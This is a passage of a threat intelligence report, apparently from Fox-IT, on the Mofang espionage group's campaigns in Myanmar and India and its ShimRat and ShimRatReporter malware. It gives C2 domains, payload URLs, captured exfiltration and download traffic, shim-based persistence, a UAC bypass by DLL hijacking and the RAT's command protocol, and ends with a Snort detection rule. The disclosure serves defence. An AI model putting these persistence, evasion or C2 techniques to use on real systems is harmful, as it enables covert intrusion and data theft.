
In 2011 Myanmar established the *Central Body for the Myanmar Special Economic Zones*, a regulatory body which would oversee foreign investments in the SEZs. In the same year the SEZ law and Dawei law were also passed, establishing a set of three SEZs in Myanmar. The current SEZs under development in Myanmar are the Dawei SEZ, Thilawa SEZ and the Kyaukphyu SEZ².

The Mofang group has been active in relation to the Kyaukphyu SEZ. The state owned China National Petroleum Corporation (CNPC) has been investing in this SEZ since early 2009 after signing a memorandum of understanding (MoU) with the Myanmar government. This MoU, not legally binding, established the development, operation and management of an oil and gas pipeline by the CNPC. This investment by the CNPC ensured their position to get these pipelines running from the Kyaukphyu SEZ to mainland China. This pipeline would be completed in combination with a seaport to be built in the SEZ as well. This port, and pipeline, would save the CNPC about 5,000 kilometers of sailing and eliminate the need to go through the Strait of Malacca. While an agreement was signed, an MoU is not legally binding in any way and either party can always step out.

This was perhaps a fear on the Chinese part when the government of Myanmar started a consulting tender for the Kyaukphyu SEZ in 2013. The idea behind this tender was to pick a consortium that would become the advisor for the Kyaukphyu SEZ, meaning they would oversee operations and make decisions on certain investments. In late September 2013 this tender closed³ and in early March the results were presented⁴. A consortium led by the CPG Corporation, a company originating from Singapore, was the winner and would become the SEZ consultant.

In 2014 the Myanmar government with the help of CPG Corporation initiated another tender, this time to set up infrastructure in the SEZ. This tender closed in November and results would be put out early 2015. The date of the publication of the tender outcome passed but no information was published. In late June the Myanmar government still had not put out any word who would win infrastructure investments for the SEZ⁵. One of the contenders for this tender was China's CITIC group.

At the end of June 2015 Mofang started its campaign to gather information of a specific target in relation to the SEZs: the CPG Corporation. The first attack started in early July with a ShimRatReporter payload.



2 <http://www.aseanbriefing.com/news/2013/06/28/special-economic-zones-in-myanmar.html>

3 <http://consult-myanmar.com/2013/10/21/kyaukphyu-special-economic-zone/>

4 <http://www.irrawaddy.com/business/singapore-led-consortium-wins-kyaukphyu-sez-consulting-tender.html>

5 <http://consult-myanmar.com/2015/06/19/lawmakers-to-seek-answers-on-stalled-kyaukphyu-sez/>

The lure used in this attack is interesting and specific to this attack and location. Burmese characters are not representable in the current Unicode character sets. The Zawgyi font⁶ was created to accommodate for this. One can download special applications to support this font. This is usually required when submitting information on websites using the Burmese character set. The locations where these applications are downloaded from are public blogs and other public download locations.

This need to install the Zawgyi fonts by CPG employees is what Mofang used to infect initial CPG targets: the ShimRatReporter was presented as AlphaZawgyl_font.exe. The reporter would call back to a domain set-up to mimic the official CPG domain cpqcorp.com.sg. The C2 server for the initial ShimRatReporter payload was cpqcorp.org with the reporting gate being located at library.cpqcorp.org/links/images/file/blanks.php.

There were a few attacks with ShimRatReporter using the above mentioned C2 domain. However, a later sample showed how the Mofang group used the information gathered by the reporter for follow up attacks. Another C2 domain, secure2.sophosrv.com, was set up, which mimicked the official secure2.sophos.com domain. This is presumably based on information from the reports that the CPG Corporation internally used the Sophos Antivirus products. This ShimRatReporter sample was preconfigured to download the 2nd stage payload, ShimRat, from the following two locations:

```
library.cpqcorp.org/links/images/blanks.jpg
secure2.sophosrv.com/en-us/support/blanks.jpg
```

The downloaded ShimRat payload contacted its C2 server gate at secure2.sophosrv.com/en-us/support/ms-cache_check.php. One thing to note is that while all of the communications by ShimRat to its C2 server used HTTPS, ShimRatReporter operates under plain HTTP.

The actual publication of the outcome of the infrastructure tender was postponed until the start of 2016. Early 2016 the results came in and China's CITIC group had won the tender⁷. This allowed China to continue building upon their gas and oil infrastructure as well as the seaport.



Figure 6 Satellite images showing Kyaukphyu SEZ developments. Image © 2016 Google Earth.

6 https://my.wikipedia.org/wiki/Wikipedia:Font#Why_not_Zawgyi.3F

7 <http://thediplomat.com/2016/01/chinese-company-wins-contract-for-deep-sea-port-in-myanmar/>

5.2 Earlier campaigns in Myanmar

Myanmar has been the target of Mofang's attacks for years before the campaign related to the SEZ. Throughout the years, the Mofang group has compromised countless servers belonging to government or other Myanmar related organizations, in order to stage attacks. A few notable ones are described below.

The earliest activity from Mofang in Myanmar dates back to around May 2012 when they attacked a government entity. Interestingly they abused a Myanmar government server they had compromised earlier, to function as the C2 server. It was the website of the Ministry of Commerce located at commerce.gov.mm. The C2 gate was located at [/templates/css1/logon.php](http://templates/css1/logon.php).

Another compromised server from the Myanmar government used to stage a ShimRat payload that was seen around early June 2015. The payload for this campaign was located at 203.81.162.178/text.txt. The IP address noted here hosted the official government website of the Myanmar port authorities at the time. The C2 server for this campaign was dns.undpus.com.




Figure 7 The Myanmar Port Authority website was used to stage an attack in June 2015

In late September 2015 Mofang used the website of Myanmar's national airline hosted at www.flymna.com for an attack against an organization in Myanmar. The payload was located at www.flymna.com/sites/photo.tar and contained ShimRatReporter. After executing it would send its report to a C2 server at dns.undpus.com but also download a payload from a preconfigured location. This location was: dns.undpus.com/myanmar.jpg.



Figure 8 The website of Myanmar's national airline was used to stage an attack in September 2015

6 Other notable campaigns and attacks

This chapter highlights a few campaigns and attacks that provide further illustration to Mofang's motives and attack method.

6.1 Attack on Indian defense expo exhibitors

The 'International MSME Sub-Contracting & Supply exhibition for Defence – Aerospace – Homeland Security' (MSME DEFEXPO) is an annual Indian exhibition and conference. It allows MSMEs⁸ to show their current and new capabilities in the defense and aerospace technology to various government agencies. Over the years, its exhibitors have been a continuing target for the Mofang Group.

In 1991 India initiated its *Look East policy*⁹ aiming to strengthen their relations with Southeast Asian countries, and to become a counterweight against the influences of China in the region. In addition, India, just like China, has a strategic interest in and strong relations with Myanmar. For example, the countries hold joint military exercises. Additional insight into the activities and capabilities of the MSMEs at the expo would be strategically advantageous for China. Please note that there might be other reasons, why the Mofang Group was interested in this expo.

The changes are about even that the targets for the MSME DEFEXPO campaign were a selected group of exhibitors. They were targeted with spear phishing emails containing Word documents or Excel sheets enticing them to install the ShimRat malware. An example of the 2013 lure is shown in Figure 10.

In 1991 India initiated its *Look East policy*⁹ aiming to strengthen their relations with Southeast Asian countries, and to become a counterweight against the influences of China in the region. In addition, India, just like China, has a strategic interest in and strong relations with Myanmar. For example, the countries hold joint military exercises. Additional insight into the activities and capabilities of the MSMEs at the expo would be strategically advantageous for China. Please note that there might be other reasons, why the Mofang Group was interested in this expo.



Figure 9 Exhibitors at the Indian MSME DEFEXPO are routinely attacked




Figure 10 Excel document used to infect Defexpo 2013 exhibitors

8 Micro, Small and Medium sized Enterprises

9 https://en.wikipedia.org/wiki/Look_East_policy

The Excel sheet in the 2013 campaign contained an embedded ShimRat sample beaconing out to a C2 server hosted at store.outlook-microsoft.net with the panel gate being located at /en-us/c/index.php. The 2013 campaign didn't feature a target specific C2 infrastructure, but actually used infrastructure from the global campaign written about in paragraph 6.4. The probable reason for this becomes clear when looking at a campaign that was running at the same time as the MSME DEFEXPO 2013.

The attendees of the ESSENTIALS OF 21st CENTURY ELECTRONIC WARFARE COURSE, a training course for government employees in the US, held in Alexandria, Virginia were also targeted. The lure in this case was the official registration form send out to attendees as shown in Figure 11. The infrastructure was set up to aid in two campaigns taking place at the same time.



ESSENTIALS OF 21st CENTURY ELECTRONIC WARFARE COURSE
Registration Form
September 24 – 27, 2013 | AOC Headquarters – Alexandria, Virginia

Attendee Information (please print clearly or type)

AOC Member Number _____ Rank _____ or Dr. Mr. Mrs. Ms.

First Name _____ MI _____ Last Name _____

Badge Name _____ Title _____

Organization _____

Organization Complete Address _____

Email _____

Telephone Number (_____) _____ Fax Number (_____) _____

How did you first hear about this course? Brochure RED Internet AOC Email Word of Mouth Defense News Other

Figure 11 Document used to infect attendees of the Essentials of 21st Century Electronic Warfare Course held in Virginia, US

A year later, the MSME DEFEXPO 2014 was scheduled and again exhibitors were being targeted. This time the campaign and infrastructure was setup specifically for this attack. Lures were send out via mail once again, similar to the 2013 campaign. This time the C2 domain followed their general methods as described in chapter 3: it mimicked the MSME DEFEXPO website. They used images.defexpoindia14.com for their C2 communication and the panel gate was hosted on /se/index.php.

6.2 Attack on 'seg'

In December 2012 Mofang started a campaign against a new target, called 'seg' for the purpose of this report. The victim was compromised with at least ShimRatReporter as the 2nd stage ShimRat payload was preconfigured with the local proxy of this organization.

The configuration for this build was interesting and reflects the method as described in chapter 3. Table 1 contains a subsection of the configuration for this build.

Configuration items	Configuration values
Campaign ID	SCH
C2 Password	SCH2233
C2 Domain	support.f--secure.com
C2 Gate location	/cache/cache.php
Proxy type	HTTP
Proxy	proxy.seg.local:8080
Service name	mshelpsrvs
Service title	Windows Help Services
Service description	Enables Help and Support Center to run on this computer. If this service is stopped, Help and Support Center will be unavailable.

Table 1 A subsection of the configuration build for the 'seg' attack

From the configuration it can be determined that the company was running F-Secure Antivirus and Mofang registered the domain to not appear suspicious. The preconfigured proxy and the C2 domain shows the targeted nature of this campaign. The fake F-Secure domain was in control of Mofang until March 2014, when they transferred the domain to a domain broker. F-Secure's brand monitoring picked up on the domain and bought it from this domain broker after it became available.

6.3 Attack using a Citrix lure

In September 2015 Mofang launched another attack. As per their usual modus operandi, this attack relied on social engineering to infected targets. For this campaign the Mofang group used a domain that used to belong to a company called Citrix. The website citrixmeeting.com was under control of Citrix until they let it expire on April 3rd, 2015. The website used to hold information about the conferencing products from Citrix.

Almost 4 months after the domain expired, on July the 27th, the Mofang group registered the domain and set it up for their newest campaign. A new version of ShimRat was built on the 7th of September, uploaded to the server and only days later used in a new campaign. The payload was hosted at <http://www.citrixmeeting.com/download/livechat.exe> and contained a newly packaged ShimRat sample and a new DLL hijacked program. They upgraded their DLL hijacking program away from Norman and McAfee, which may be because they realized that a component of Norton Security (version

22.2.0.31 specifically) was vulnerable to DLL hijacking of the 'msvcr110.dll' DLL which is part of the C++ runtime provided by Microsoft.

The ShimRat sample contacted a C2 server located at api.officeonlinetool.com, the panel gate was hosted on /index.php.

6.4 The global campaign

While the Mofang group has specific targets and runs campaigns focused on them, they also run something that FOX-IT calls the *global campaign*. This global campaign is a set of servers functioning as infrastructure with domains impersonating Microsoft and Google services to which a wide variety of victims is connected. The global campaign was observed before the ShimRatReporter tool and this makes sense given that the reporter is used to gather specific information about target infrastructures. Prior to its availability, the group could only use more generic C2 domains.

While many attacks can be traced back to the exact targets because Mofang emulates a target's environment, the exact victims of the global campaign are much more difficult to identify. It appears Mofang uses the more generic service domains to play it safe. The global campaigns also share a lot of infrastructure across the different domains. Looking at the C2 domains in Table 2 that FOX-IT has classified as the global campaign, it becomes clear that the domains of Microsoft and Google services are used for imitation purposes:

Typosquad Google domains	Typosquad Microsoft domains
account.google.com.gmgoogle.com	ie.update-windows-microsoft.com
mail.upgoogle.com	support.outlook-microsoft.com
	help.outlook-microsoft.com
	oem.outlook-microsoft.com
	windws-microsoft.com
	store.outlook-microsoft.com

Table 2 Global campaign C2 domains

7 Preferred tools

7.1 ShimRat

ShimRat is a custom developed piece of malware known as a 'RAT', Remote Administration Tool. It has among others standard capabilities for filesystem interaction.

The malware was originally built in 2012 and its features were expanded over the years. The artifacts left in the first samples, are a good indicator that the project has been started in 2012. Multiple PDB paths were seen in the early versions of ShimRat. These PDB paths are not visible in the latest versions of ShimRat, due to how the samples are prepared. The PDB paths are either stripped or filled with different paths.

```
z:\project2012\remotecontrol\winhttpnet\amcy\app\win7\installscript\objfre_wxp_x86\i386\InstallScript.pdb
z:\project2012\remotecontrol\winhttpnet\amcy\app\win7\serviceapp\objfre_wxp_x86\i386\ServiceApp.pdb
z:\project2012\remotecontrol\winhttpnet\cqgaen\app\installscript\objfre_wxp_x86\i386\InstallScript.pdb
z:\project2012\remotecontrol\winhttpnet\cqgaen\app\serviceapp\objfre_wxp_x86\i386\ServiceApp.pdb
```

The terms *InstallScript* and *ServiceApp* in the PDB paths are the two parts that malware consists of. *InstallScript* is the first stage of ShimRat which takes care of persistence, while *ServiceApp* is the second stage of the malware which performs C2 communication and exposes the infected machine to the operator.

Over the years the developers of ShimRat have extended the malware with additional functionality, such as:

- Persistence: originally ShimRat only supported registry startup keys and service creation in order to become persistent. Additionally, the authors developed the capability of installing a shim database for persistence in 2015.
- Privilege elevation: a method to bypass Windows UAC to gain higher privileges was implemented. The technique relied on the *Migwiz* Windows component. *Migwiz* is an application used in Windows which automatically runs in high integrity mode¹⁰. The hijacked DLL will also run in this mode allowing a UAC bypass, one of many methods that exists¹¹. This method was not developed by the ShimRat authors, but was public and the changes are even they simply copied it into their malware.

One interesting technique they've been using is DLL hijacking of antivirus components. ShimRat samples delivered from around end 2013/start 2014 on, abused legitimate antivirus applications to hijack. The reason for this is to hide itself even more. When a user would check the running process list, a legitimate Antivirus process would appear to be running. The exact list of applications is available in paragraph 9.4. The Mofang group has a preference for Antivirus products only. FOX-IT has not observed any other vulnerable application except for antivirus products being used.

¹⁰ <http://blog.cobaltstrike.com/2014/03/20/user-account-control-what-penetration-testers-should-know/>

¹¹ <http://www.labofapenetrationtester.com/2015/09/bypassing-uac-with-powershell.html>

Mofang packages the anti-virus components with 2 files in order to run ShimRat. One is the DLL to hijack. The second file is a compressed ShimRat core DLL with shellcode in a .dat file. When the antivirus component is started the DLL is loaded which in turn maps the .dat file in memory. The shellcode subsequently decompresses the core of ShimRat which comes in the form of a DLL and executes it. Usually the .dat file has the same name as the DLL file.




Figure 12 Shimrat and anti-virus components

The way samples arrive at targets is usually in a packed form containing a lure document. The initial payload a target receives, will extract a lure document, present the user with this, but also extracts and runs a 2nd stage loader which will drop ShimRat on the target system. This 2nd stage loader in the current version of ShimRat and contains the antivirus component and as well as the two auxiliary files containing the ShimRat core.

7.1.1 Installation & Persistence

One of the first things ShimRat does while active is making sure it becomes persistent on the system. Before actually activating any methods of persistence it will try to elevate privileges if needed it is not running with administrative privileges.

ShimRat elevates its privileges by performing a DLL hijacking attack on vulnerable Windows components. Specifically, it abuses the *migwiz.exe* program by hijacking *cryptbase.dll*. ShimRat will try to gain higher privileges, but will continue to execute whether the elevation was successful or not. This elevation would make sure no UAC popups would be shown to the victim. Would the user get UAC popups they would appear to be coming from the antivirus product ShimRat hijacked, as mentioned before.

ShimRat has three methods of becoming persistent on a system:

- 1 Installing a registry startup key
- 2 Installing a service
- 3 Install a shim

Internally ShimRat uses an installation configuration which is set by the builder. The persistence configuration structure looks as follows (see Table 3):

Configuration items
Service name
Service description
Service title
Installation folder
Installation filename
Injection target process

Table 3: Persistence configuration structure.

The installation mode in the configuration structure, is a switch to decide which persistence method to use. If the switch is set to **1** it will become persistent by installing a service. If it is set to **2** it will install a shim to become persistent. As a fall back method, if either installing a service or installing a shim would fail, it will use a registry startup key for persistence.

7.1.2 Persistence through a registry startup key

As explained, when persistence through a service or shim fails, ShimRat falls back to a registry based startup-key. It takes the installation filename variable from the configuration and uses this as the key name. The file path is based on the installation file path variable in the configuration.

The key is registered under:

```
HKCU\Software\microsoft\windows\CurrentVersion\Run
```

7.1.3 Persistence through a service

ShimRat will create a new service under Windows using the information from the installation configuration shown in paragraph 7.1.1 above. This operation is performed through the Windows API functions available for registering, updating and starting of services¹².

It will start by stopping and removing any old service (if any exist). ShimRat will register a new service using the information from the persistence configuration and start it, after checking and removing any old services.

7.1.4 Persistence through shims¹³

Over the years Microsoft has gone to extraordinary lengths to ensure backward compatibility on its Windows platform. One of the outcomes of this process was the creation of the Application Compatibility Framework (ACF) which helps ensure this compatibility. Through this framework, special fixes known as Microsoft Fix It's or just fixes can be run which can help mitigate security or compatibility problems.

¹² [https://msdn.microsoft.com/en-us/library/windows/desktop/ms685141\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/ms685141(v=vs.85).aspx)

¹³ <https://technet.microsoft.com/en-us/en-en/library/dd837644%28v=ws.10%29.aspx>

The way the ACF works is that when a process is started, it will determine if the newly created process needs to be shimmed. If this is the case, a special flag is raised to indicate this. Based on this flag the operating system will load the installed Shims and apply the required fixes. This means shims are simply hot patching processes on the fly. Most predefined fixes released by Microsoft are stored in:

```
%WINDIR%\AppPatch\sysmain.sdb
```

Any fix not defined in this sdb file, is called a 'Custom Fix' and can be installed by anyone with knowledge of the workings of this system.

ShimRat uses a shim to perform an application fix using an *InjectDLL* fix. An *InjectDLL* fix will inject a specified DLL into a target process, this allows the code from the DLL to run in the context of the target process. ShimRat has implemented this shim for both 32 and 64 bit platforms. In technical terms, the fix remains the same *InjectDLL* fix, but the DLL ShimRat injects is different.

Normally when an official *Fix It* shim is installed it would be an official update or patch of some kind and this would be registered as being installed as an update. This means the shim is visible in the software manager in Windows under the Windows component section. ShimRat shims do not appear in the software manager due to the way it installs the shims. Normally when a shim is installed, it is performed via the official installer which will register the Shim and place it in the correct location. ShimRat performs the registration of the shim manually, bypassing the official installation and in turn making sure that it won't show up under the installed software in Windows.

The shim databases are installed in either of two locations:

```
%WINDIR%\AppPatch\Custom\ (32 bit)  
%WINDIR%\AppPatch\AppPatch64\Custom\ (64 bit)
```

After placing the files on disk, ShimRat manually loads the shims into the shim database by first registering it in the registry at two specific locations as shown in Figure 13.

```
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\Custom  
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\InstalledSDB
```




Figure 13 An example of a 32-bit ShimRat infection with shims

After filling the registry keys, ShimRat calls *SdbRegisterDatabaseEx* to register the database and finally *ShimFlushCache* to flush the cache and enable the shim. From this point on, every newly started instance of *svchost.exe* will be shimmed and ShimRat will be. It locks itself with the use of mutexes, to ensure there aren't multiple copies of ShimRat running. ShimRat mutexes are a combination of the string `Global\qwe` followed by one or more numbers.

7.1.5 Built-in capabilities of ShimRat

ShimRat has a set of inbuilt capabilities to give the operators control over their victim. The following is a list of capabilities seen in one of the most recent samples.

The operators are currently able to use ShimRat for among others:

- Enumerate connected drives
- List, create and modify directories
- Upload and download files
- Delete, move, copy and rename files
- Execute programs
- Execute commands
- Uninstall itself

7.1.6 Command and control communication

ShimRat communicates over HTTP to its C2 server. While versions since 2015 have seen the introduction of HTTPS usage, ShimRat does not appear to verify the SSL certificate of C2 servers, which are generally self-signed certificates. ShimRat does have the ability to use pre-configured HTTP proxies, which is useful in situations where a victim has forced local proxies in the network with authentication.

Like with persistence, ShimRat holds a C2 communication configuration internally. The structure of the configuration looks as follows (see Table 4):

Configuration items
Primary C2 location
Secondary C2 location
Campaign ID
C2 server password
Proxy
Proxy username
Proxy password

Table 4: C2 communication configuration.

ShimRat communicates with its C2 server through a pull and push mechanism. ShimRat constantly asks its C2 server for commands and once it has executed a command, it will send back the result. The structure of the commands exchanged with the C2 server is quite simple:

- Every command is encapsulated within two tags, currently these tags are the word 'Data' which is added in front of and at the end of the command string. In the past this used to be the string 'Yuok' as described in paragraph 2.1.
- Every command has a unique 'ID'. These IDs are notated as \$\$<ID number>
- The final structure of the commands send to and from the C2 server is:
<data tag><command ID><command data><data tag>

For example, when ShimRat first connects to a C2 server it registers itself. This initial registration looks like this:

```
Data$$00#DEMO-PC-0800232979FD-SYSTEM.test.0.0.01.1#WinXP Professional SP3 (2600) (x86)Data
```

The aforementioned example shows the two Data tags at the start and at the end. The command ID is 00, the registration command, followed by the associated data. In this case, the data comprises basic information including the machine name, *DEMO-PC*, system information, *0800232979FD-SYSTEM*, the C2 password, *test*, its version and the operating system version and whether it is a 32 or 64bit operating system in the last part.

ShimRat will continue sending the initial check-in data until the C2 server responds with *Data*. Once it has received this response, which indicates it registered successfully, it will start polling for new commands to execute.

It polls the C2 for commands by sending command ID 02 in combination with its system information:

```
Data$02#DEMO-PC-0800232979FD-SYSTEMData
```

The C2 server will respond with one of 3 possible tags:

- **Atad:** returned when there is nothing to do for the malware. ShimRat will sleep for a specified time period before polling again.
- **Aatd:** returned when the C2 does not recognize the system information. It forces ShimRat to register itself again. After registering itself again ShimRat will continue polling the C2 server for commands.
- **Data:** returned when a command is available. The whole response string would actually be Data\$<command ID> where ShimRat would parse the command ID, execute the desired command and send the result back to the C2. Details of which command ID maps to which command can be found in Table 5.

Table 5 lists the possible command IDs that a C2 server could send (the *Initiating command ID*) and the corresponding responses by ShimRat (the *Responding command ID*). Some commands will result in one or more different responding IDs based on the data ShimRat has to send back.

Please note, that there are checks when executing these commands where the keywords *Atad*, *Aatd* and *Data* are used to evaluate the outcome of the command. These states are not described or shown in the table, nor does the table include command IDs 00 and 01 which are used for initial registration and command polling respectively.

Function	Initiating command ID	Responding command ID(s)
Enumerate drives	03	04
List directory	06	07
Download file	09	0b, 24
Upload file	0c	-
Delete file	16	-
Create directory	31	-
Copy file	29	32
Move file	26	32
Rename file	28	-
Execute file	17	-
Command shell	11	12, 15
Uninstall	22	-

Table 5 Overview of ShimRat functions mapped to command IDs

7.2 ShimRatReporter

7.2.1 Summary

ShimRatReporter is a tool first seen in late 2014. The goal of this tool is to gather important information about the target infrastructure. More details about this are available in paragraph 7.2.2.

Additionally the tool can be configured to download a 2nd stage payload from 1 or 2 preconfigured locations. The idea behind ShimRatReporter is to be able to deliver customized ShimRat builds. This can be seen in the preconfigured proxy configuration in some of the attacks. In these attacks, the ShimRat builds that were sent to the target machines were already configured with the credentials for the local proxy in the target network.

7.2.2 Report generation

ShimRatReporter generates a text based report to send out to its C2 server. The report is constructed with the following sections.

Section	Contents
Report header	The header contains a timestamp at which the report was made and the local computer name.
Network information	The first section is titled IP-INFO and contains information about the Windows IP configuration. This includes local IP information, routing tables, mac address, gateway, DNS servers and whether the network has DHCP enabled. The second section is titled <i>Network-INFO</i> and contains a list of all the TCP and UDP endpoints (similar to the output of the Netstat command) by formatting the output of the <i>GetExtendedUdpTable</i> and <i>GetExtendedUdpTable</i> Windows API functions.
Operating system information	This section is titled OS-INFO and contains the operating system name and specific windows version including any service packs if they are installed.
Active processes information	This section is titled Process-INFO and contains a list of all the running process on the machine including their PID and parent PID.
Browser and proxy configuration	This section is titled Browser-INFO and contains the User-Agent of the default browser as well as any proxy configurations set in the registry.
Active user sessions	This section is titled QueryUser-INFO and contains a list of active sessions on the machine enumerated with the <i>WTSEnumerateSessions</i> Windows API function.
User accounts	This section is titled Users-INFO and contains a list of the non-privileged and privileged accounts that are available on the machine.
Installed software	This section is titled Software-INFO and contains a list of all the installed software on the machine excluding any Windows updates / components.
Report footer	The footer of the report contains some additional information on whether the 2 nd stage payloads, if configured, were successfully downloaded and executed.

7.2.3 Command and control communication

ShimRatReporter communicates over HTTP with a preconfigured C2 server. The generated report is first compressed using LZ compression applied with the *RtlCompressBuffer* Windows API function. After compression, the data is encrypted with a combination of shifting and XOR using a static key. The key hardcoded in all versions seen in the wild is 'NetMeter'.

After a report is generated, the raw buffer with the data is taken and iterated through using an index. If the index is divisible by two, the value in the buffer is XOR-ed. If it's not divisible by two, the value of the key is added to the value in the buffer. This is probably best explained by showing the code for the decryption tool that FOX-IT has created:

```
for i in xrange(0, len(encrypted_data)):
    if i % 2:
        decrypted_data += chr(ord(encrypted_data[i]) ^ ord(key[i % 8]))
    else:
        decrypted_data += chr((ord(encrypted_data[i]) - ord(key[i % 8])) & 0xFF)
```

For every element in the encrypted report data, the index is checked to be divisible by two, using the modulo operation to wrap the key. If this is true, the value in the encrypted report is XOR-ed with a value from the static key. If it is not divisible, it will subtract the ordinal key value from the current element in the encrypted report. In the encryption process the subtraction is just an addition.

The report is then sent out in a POST request to a preconfigured C2 server and a gate path. The URL parameter filename is added to the POST URL. Its value is the computer name, also listed in the report, and an ID. The C2 servers responds with a 200 OK when the report has been successfully received.

```
POST /load/uplogo.php?filename=[REDACTED] HTTP/1.1
Accept-Encoding: utf-8
Accept: */*
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0)
Host: ie.update-windows-microsoft.com
Content-Length: 3407
Connection: Keep-Alive
Cache-Control: no-cache

..t.e.e.N.tM.t.r.e.M.EeGNhtu.t...e.meX.r.PtQoNe..e.@e-ez.e.MA.e.N..M..eX.e.0.v.p.lt.e%
er.e.M.t.rv't.ev.t\Et.f..r..z..T..
d|.e$...e.M.2...L.o.%../.8M..-N...B.R...M..r....?....S
t#.d..h.u..m.2.E.k.7.\N.tw....e..M.4}..v5.*u...5t?.j..U..M.4.6.-..f'..[.e.....$.4]....M..v.y%
v .!.M..t"e..20&...&d...X%q..t 4L.t...P.
..-H.V.
q..Z../.e....
```

Figure 14 Example ShimRat report upload

Additionally, ShimRatReporter can be configured to download a payload. Reporting is default but payload downloading is optional. Payloads are downloaded from preconfigured locations. The payloads are encrypted in a similar way. Figure 15 shows an example payload download from the same campaign as shown in Figure 14.

```
GET /load/logo.gif HTTP/1.1
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0)
Host: ie.update-windows-microsoft.com
Connection: Keep-Alive
Cache-Control: no-cache

HTTP/1.1 200 OK
Date: Fri, 12 Jun 2015 16:49:33 GMT
Server: Apache/2.2.22 (Ubuntu)
Last-Modified: Fri, 12 Jun 2015 07:21:26 GMT
ETag: "6e0015-11372-5184cf4bf3845"
Accept-Ranges: bytes
Content-Length: 70514
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: image/gif

MZ...2erNee fterNe.MeterNewLfthrNe.)et.rNexMft.wOetMeter.#...t...K.5.t..Ne.Hfter.#...t....?..er
\et..uerN..V.Te..
.*.....tP.r...e...."
```

Figure 15 Example ShimRat payload download

8 Network based detection (IOCs)

The following sections contain IOCs for infrastructure communication from the Mofang group from 2012 until the end of 2015. There are duplicate domains and IPs in the list, due to an overlap in domains for the IPs and a domain having pointed at multiple IPs.

8.1 Snort signatures

The following Snort signatures provide coverage for the known HTTP based ShimRat and ShimRatReporter C2 communication protocols. One thing to keep in mind is that some variants of ShimRat communicate over HTTPS, which these rules will not cover.

These IOCs are also available from our Github repository located at: <https://github.com/fox-it/mofang/>

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"FOX-SRT - Trojan - ShimRat check-in (Data)"; flow:established,to_server; content:"POST"; http_method; content:".php HTTP/1."; content:"|0d0a0d0a|Data$$"; fast_pattern:only; content:!"Content-Type"; content:!"Referer:"; content:!"Cookie:"; content:"|0d0a0d0a|"; pcre:"/Data\\$\\d\\d/R"; content:"Data"; isdataat:!1,relative; threshold: type limit, track by_src, count 1, seconds 600; classtype:trojan-activity; reference:url,blog.fox-it.com/2016/06/15/mofang-a-politically-motivated-information-stealing-adversary/; sid:21001854; rev:4;)
```

```
